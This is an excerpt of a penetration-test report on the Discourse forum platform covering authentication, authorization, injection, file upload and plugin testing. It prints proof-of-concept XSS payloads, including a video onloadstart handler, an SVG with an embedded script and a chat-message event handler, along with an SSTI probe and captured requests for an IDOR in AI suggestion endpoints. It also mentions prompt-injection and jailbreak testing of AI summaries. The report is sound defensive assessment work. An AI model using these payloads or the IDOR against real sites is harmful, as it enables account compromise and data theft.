Password reset began with an HTTP POST request to "/session/forgot_password" carrying "X-Csrf-Token" and a single login field (email or username). The server responded with a uniform success message and emailed the token reset URL. When visited, the page validated the token at "/u/confirm-email-token/.json" and presented the new-password form. Schellman verified submitting a new password invalidated the token, rotated the session, and enforced the site’s password policy. The email links used long, high-entropy tokens during the reset process and did not disclose whether an account exists. Schellman tested for host header injection against the reset endpoint, including "Host", "X-Forwarded-Host", and "Forwarded" variations that consistently returned HTTP "404 Not Found" errors and did not influence the host used in reset links or redirects.

OIDC Authentication Mechanisms

The platform supported third-party login mechanisms through the use of administratively installed plugins. This included OpenID Connect (OIDC) providers. Although a SAML plugin exists, it was not installed on the tenants used for testing due to the requirement of local server access, which was not included in the scope of this assessment. Schellman configured an OIDC application using Okta as an IdP in order to facilitate testing. Upon authenticating, the OIDC login flow returned an encrypted cookie "_forum_session" that was sent in all subsequent HTTP requests from the authenticated user. Attempts were made to change a user's email within the IdP to that of an administrator to test whether account takeover was possible. However, the OIDC implementation prioritized the "sub" claim as the external identifier rather than relying on email being used for account linking. Likewise, changing the "redirect_uri" parameter in attempt to leak the user's token to an attacker-controlled server failed as the application responded with an error message.



Sorry, there was an error while trying to authorize your account with oidc. Please try again.


OIDC login error observed during testing

Authorization Testing

Authorization testing consisted of evaluating access control mechanisms to identify potential vulnerabilities that could allow unauthorized access to sensitive functionality or data. The Discourse platform implemented role-based access controls (RBAC) across its functionality, with a granular scope defined by administrators. The roles observed were associated with a specific set of capabilities, enforced both client-side via UI restrictions and server-side through API validation.

Role Validation and Privilege Escalation Testing

After navigating different functions for administrators and moderators, then capturing the corresponding requests with an HTTP intercepting proxy, the standard user account and an unauthenticated visitor were used to replay each request. In each case, API calls invoked by the UI were properly restricted to the capabilities and permissions associated with the respective roles. Attempts to access resources in the /admin/ directories prompted the appropriate error codes HTTP "404 Not Found". Testing functionality including responding to flagged posts, performing IP address lookups, bulk inviting users, modifying user profiles, removing user suspensions, among several others resulted in errors such as HTTP "403 Forbidden". The message "You are not permitted to view the requested resource" and "You need to be logged in to do that" was observed in response to each attempt. Server-side validation consistently enforced role-based permissions and prevented privilege escalation through direct API manipulation.



```
POST /export_csv/export_entity.json HTTP/2
Host: depraved-cofounder.redschell.com
Cookie: _forum_session=REDACTED; _t=<BRAVO USER SESSION>;
Content-Length: 117
Sec-Ch-Ua-Platform: "macOS"
X-Csrf-Token:
tc6n6MlNMlMCtJ7SieQ3CEji_KB_esKmZNRY0GsmNM5eMprQIUtwxFg3hwmewcrrSYqD85bPi6dp
jpTR1hXFow
Sec-Ch-Ua: "Not;A=Brand";v="99", "Brave";v="139", "Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Discourse-Logged-In: true
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Discourse-Present: true
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Origin: https://depraved-cofounder.redschell.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://depraved-cofounder.redschell.com/admin/logs/staff_action_logs?endDat
e=2025-08-19T04%3A00%3A00.000Z&startDate=2025-08-18T04%3A00%3A00.000Z
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

entity=staff_action&args%5Bstart_date%5D=2025-08-18T04%3A00%3A00.000Z&
args%5Bend_date%5D=2025-08-19T04%3A00%3A00.000Z
```

```
HTTP/2 422 Unprocessable Entity
Server: nginx
Date: Mon, 18 Aug 2025 19:50:09 GMT
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 0
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Discourse-Username: bravo.user
X-Discourse-Route: export_csv/export_entity
Cache-Control: no-cache, no-store
X-Request-Id: c6311e9e-9284-409f-9df7-f07ee4c4594e
Cdck-Proxy-Id: app-router-tieadvanced06.yyz1
Strict-Transport-Security: max-age=31536000
Cdck-Proxy-Id: app-balancer-tieinterceptor1b.yyz1

{
    "errors":[
        "Posts can be downloaded once per day, please try again tomorrow."
    ]
}
```

Attempt to export administrator logs as a standard user


Tenant-to-Tenant Authorization Testing

Tenant-based access controls were validated to ensure that users could not access or modify data belonging to other Discourse cloud accounts. Attempts to use Insecure Direct Object Reference (IDOR) techniques to enumerate or access resources belonging to other accounts and/or tenants such as logs and user details were blocked. It appeared while testing that the supplied RedSchell and BlueSchell tenants were isolated. Schellman observed a limited number of parameters presenting direct object references which were suitable candidates for alteration to attempt access/modification of another tenant's data. Various attempts to use invite links belonging to another tenant or post topics and replies belonging to another tenant were thwarted by the web application and returned HTTP "404 Not Found" responses.

Injection Testing

The Rails API used parameterized queries to constrain inputs, and user-generated content passed through an allow-listed HTML sanitization pipeline on both server and client. A default Content-Security-Policy (CSP) provided defenses against JavaScript injection. With the web application's architecture in mind, custom scanning configurations were deployed against identified routes while manual testing was conducted concurrently. Testing covered various injection types, including Cross-site Scripting (XSS), Server-side Request Forgery (SSRF), SQLi, and command injection.

Schellman tested for potential XSS vulnerabilities when rendering user-generated content in features such as topic creation, post responses, chats, etc. As a result, one (1) moderate risk issue was identified within the Topics feature that could be used to perform stored XSS attacks due to improper sanitization of thread titles when rendering quoted content (APP-01). Additional injection tests were performed against locations such as the IP address lookup feature. Various techniques were used including URL encoded Carriage Return Line Feed (CRLF) followed by command-line separators, in an attempt to escape the web application's logic and execute arbitrary code on the server. Viewing the logs revealed that the system properly sanitized such inputs. Furthermore, Server-side Template Injection (SSTI) attacks were performed throughout the web application, which indicated use of the "mustache" logic-less library through administrator logs. As intended, payloads such as "{{8*8}}" prompted error messages rather than leading to any issues.


enduring-creature.blueschell.com

enduring-creature.blueschell.com

Delta 5:34 pm
yea

bravo 10:19 am
Hey Delta

Delta 9 mins ago

<video src=_
onloadstart=co
nfirm(documen
t.domain)>

Delta 10:...
Hey can you reply to this?

bravo 10:24 am
sure!

Type title, or paste a link here

Identification of stored XSS impacting topics (APP-01)


Feature-Specific Testing

Features with unique security challenges were further reviewed in search of vulnerabilities not applicable to the broader platform. Each targeted area was evaluated against known attack vectors and abuse scenarios, leveraging both automated tools and manual exploration to validate protections. Below is a breakdown of notable observations across features with specific use cases.

File Upload

File uploads were used in various features such as site branding (for example, logos and favicons) and custom emojis. One (1) observed upload process involved directly sending files to Amazon S3 buckets, starting with an HTTP POST request to "/uploads/generate-presigned-put", which included parameters like "file_name" and "file_size". This response contained a presigned AWS S3 URL, fixed signed headers, and a "unique_identifier". The file was then uploaded via an HTTP PUT request to the S3 URL supplied in the previous response. Finally, the upload is completed with an HTTP POST request to "/uploads/complete-external-upload", and the application returned the Content Delivery Network (CDN) URL using an HTTP PUT request to "/admin/config". The second upload mechanism was identified that used a multipart form HTTP POST request to "/admin/config", including parameters such as "upload_type", the declared file type, and the file contents.

Schellman attempted to bypass the accepted file upload restrictions by altering the "Content-Type", file extension, and file content to determine whether it was a valid attack path. Ultimately, when uploading custom emojis, it was observed that the "Content-Type" and content itself could be altered to that of an SVG file; however, this did not result in execution anywhere the emoji was rendered throughout the platform.



```
POST /admin/config/emoji.json?client_id=b298b4effbe04e1b820d9a69e644f608 HTTP/2
Host: enduring-creature.blueschell.com
Cookie: _forum_session=
[redacted]
Sec-Ch-Ua-Platform: "macOS"
X-Csrf-Token: 9I4PIAHi68rVS6DzEARHcT-SHnHncGZtLB4oU4tYvmgVwvPzr9wKvXUiGch8VcI0Qbh22nErq7xzZl6j908-dA
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqmvb8122RcJn6T3C
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Origin: https://enduring-creature.blueschell.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://enduring-creature.blueschell.com/admin/config/emoji/new
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryqmvb8122RcJn6T3C
Content-Disposition: form-data; name="upload_type"

emoji
------WebKitFormBoundaryqmvb8122RcJn6T3C
Content-Disposition: form-data; name="pasted"

undefined
------WebKitFormBoundaryqmvb8122RcJn6T3C
Content-Disposition: form-data; name="name"

bypass_example
------WebKitFormBoundaryqmvb8122RcJn6T3C
Content-Disposition: form-data; name="type"

image/svg+xml
------WebKitFormBoundaryqmvb8122RcJn6T3C
Content-Disposition: form-data; name="sha1_checksum"

6a16cf29ea2c246a628121bcc47a85a4e94b63d2
------WebKitFormBoundaryqmvb8122RcJn6T3C
Content-Disposition: form-data; name="file"; filename="bypass_example"
Content-Type: image/svg+xml

  PNG

[illegible]?xpacket begin="ï»¿" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 9.1-c002
<?xml version="1.0"?>
<svg xmlns="http://www.w3.org/2000/svg" width="64" height="64">
  <rect width="64" height="64" fill="gold"/>
  <script>alert('svg-script-executed');</script>
</svg>
------WebKitFormBoundaryqmvb8122RcJn6T3C--
```

Attempt to bypass file upload restrictions via the custom Emoji feature


Discourse Plugins

A sample of seven (7) Discourse core plugins were thoroughly examined during the window of engagement. This includes the OIDC plugin covered in the Authentication section of the Web Application Attack Path Narrative.

AI

Focus was placed on AI features within the Discourse AI plugin, including the AI Helper functions for proofreading text, generating suggestions, and providing translations, as well as the topic summarization capabilities. Testing was conducted using the default CDCK hosted models with standard configuration values to maintain consistency across all testing scenarios. Various prompt injection techniques and jailbreak attempts were conducted via forum post summaries to assess whether malicious inputs could manipulate AI behavior or expose sensitive information through unauthorized disclosure.

The AI's ability to browse external web content and execute code within a sandboxed V8 JavaScript environment via MiniRacer was specifically examined for potential abuse scenarios. The sandboxed execution environment was tested to ensure proper isolation and validate that code execution capabilities could not be leveraged to compromise the underlying system or access restricted resources. Focus was also placed on testing for excessive agency vulnerabilities, where AI features might perform unauthorized actions beyond their intended scope. As a result, an IDOR vulnerability was identified within the AI suggestion endpoints that allowed unauthorized access to topic data that the user did not normally have permissions for (APP-02). Additionally, testing evaluated improper output handling to determine if AI-generated responses could introduce vulnerabilities such as XSS when displayed to users without proper sanitization.




```
POST /discourse-ai/ai-helper/suggest_title HTTP/2
Host: enduring-creature.blueschell.com
Cookie: _forum_session=
[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://enduring-creature.blueschell.com/t/delta-test-topic-20char-1/116
X-Csrf-Token:
2dkU77EJrgeMVnqlcbIXGBdYIjCmzXU924WL2B726t9_YcBd9yv_7ga_gLIg_OpyqHKqZjvVA0PSA5prmYj
tzA
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Discourse-Logged-In: true
Discourse-Present: true
X-Requested-With: XMLHttpRequest
Content-Length: 12
Origin: https://enduring-creature.blueschell.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

topic_id=104
```

```
HTTP/2 200 OK
Server: nginx
Date: Thu, 14 Aug 2025 15:05:19 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 233
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 0
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Discourse-Username: Delta
X-Discourse-Route: discourse_ai/ai_helper/assistant/suggest_title
Cdck-Proxy-Id: app-router-tieadvanced06.yyz1
Strict-Transport-Security: max-age=31536000
Cdck-Proxy-Id: app-balancer-tieinterceptor1b.yyz1

{
    "type":"list",
    "suggestions":[
        "Handling sensitive information in staff posts",
        "Secure internal staff communication",
        "Protecting sensitive data in posts",
        "Staff posts and data security",
        "How to manage sensitive information in posts"
    ]
}
```

Identification of an IDOR issue impacting AI suggestions (APP-02)

Automation

The Discourse Automation plugin allowed administrators to define actions to be performed through scripts and triggers. The core plugin comes populated with numerous scripts including Auto Responder, Create a Topic, Flag Post on Words, Pin Topic, Send PMs, etc. The general way each script works is by specifying a trigger whether it be point in time, through a keyword, among many other options dependent on the desired script. Throughout the assessment, attempts to abuse this functionality were performed by injecting arbitrary payloads to be triggered through an automation, have the web application server make an out-of-band request, and determine whether it could be abused to achieve authorization issues. Of the functionality tested, no issues were observed during this phase of testing.



Script options

Chat channel ID * 1

Message * automated chat message testing - <imsr scr=x onbegin=confirm(document.domain) >

Sender system

Defaults to system

Chat settings have been set to retain channel messages for 90 days.


{{company}}
automated chat message testing -
automated chat message testing -
automated chat message testing -
automated chat message testing -
automated chat message testing -
No repos 🙁
automated chat message testing -
<h1>Today.</h1>
automated chat message testing -
automated chat message testing -

Attempt to abuse the automated "send a chat" script

Polling & Templates

Schellman examined the Polling and Template plugins, which were encountered while interacting with new topics. The Polling feature allowed creation of polls within posts using Markdown syntax. The Templates plugin enabled staff to create and insert reusable templates stored as topics in a special category to enhance efficiency when replying and creating posts.

Both plugins were tested in the context of replying to topics, through post creation via the "/posts" endpoint, and testing for injections within poll-embedded content. Injection testing was performed by creating topics/posts and placing malicious payloads into Poll fields responses, such as URLs prepended to poll syntax. For example, "[poll type="ranked_choice" results="always" public="true" chartType="bar" max="20" min="1"]", was used to test for server-side callbacks. Subsequently, Template authorization was tested by attempting template insertion through HTTP POST requests to /Discourse_templates/use and Template enumeration with HTTP GET requests to /Discourse_templates. Schellman used standard user accounts, tampered CSRF tokens, and stale sessions to see if the Discourse web application granted access or allowed templates to be altered that belonged to another user. Throughout testing, no injections were observed to be rendered client side and attempts to elicit server callbacks to Schellman controlled domains were protected by Discourse's FinalDestination/SSRF detector. IDOR attempts to access private templates were also unsuccessful.



```
bvodZyQXPkuYXb8q9w%2F%2FbpZCvbtWffB26IRkpalB%2FS9UgP7Lh6Cv1E%2FZotqdY%2BH3TxQkaWqdIo3YAWWLx
VleQP%2B0vRmuPq1%2BPBf3edl8%2FgO%2Fa8ppKnRJYAf6%2BXYza541iXBOKz0cKkNnSMX8wWwCl1YlWvRY06hwcX
PKmBxpQ0oz4xPw1qKg%2ByAHyFASjkKK4lI4%2FsS3VumVEv5ss6--Owg%2F7%2BQOpxeneQjI--dMhD7BfnTckFluD
%2BiU1S9w%3D%3D
Content-Length: 1958
